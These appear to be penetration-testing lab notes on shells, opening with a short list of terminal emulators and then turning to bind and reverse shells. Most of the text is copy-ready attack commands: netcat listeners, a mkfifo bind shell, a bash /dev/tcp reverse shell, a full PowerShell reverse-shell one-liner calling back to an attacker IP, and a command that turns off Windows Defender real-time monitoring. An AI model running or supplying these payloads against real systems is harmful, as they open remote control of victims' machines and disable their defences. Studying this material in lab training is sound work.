A terminal emulator is an application that we use to interact with the operating system shell. Examples: Windows Terminal, cmder, PuTTY (Windows); kitty, Alacritty (cross-platform); xterm, GNOME Terminal, Konsole (Linux); Terminal, iTerm2 (macOS).

Bind Shell A bind shell works by creating a listener on the target system (the victim), with the attacker connecting to it
Using a Bind Shell with Netcat Step 1: Start the listener on the victim machine
terminal Copy
$ nc -lvnp 7777Step 2: Connect from the attacker machine
terminal Copy
$ nc -nv 10.129.41.200 7777Create a bind shell Step 1: Set up a bind shell on the victim machine
bash Copy
$ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/bash -i 2>&1 | nc -l 10.129.41.200 7777 > /tmp/fStep 2: Connect from the attacker machine
terminal Copy
$ nc -nv 10.129.41.200 7777There is also another way
terminal Copy

bash -c 'bash -i >& /dev/tcp/10.10.16.68/4444 0>&1' Reverse Shell Step 1: Set up a listener on the attacker machine
terminal Copy
$ sudo nc -lvnp 443Step 2: Execute the payload on the victim machine
powershell Copy
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.158',443);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"If we have administrator privileges, we can disable the antivirus
powershell Copy
Set-MpPreference -DisableRealtimeMonitoring $true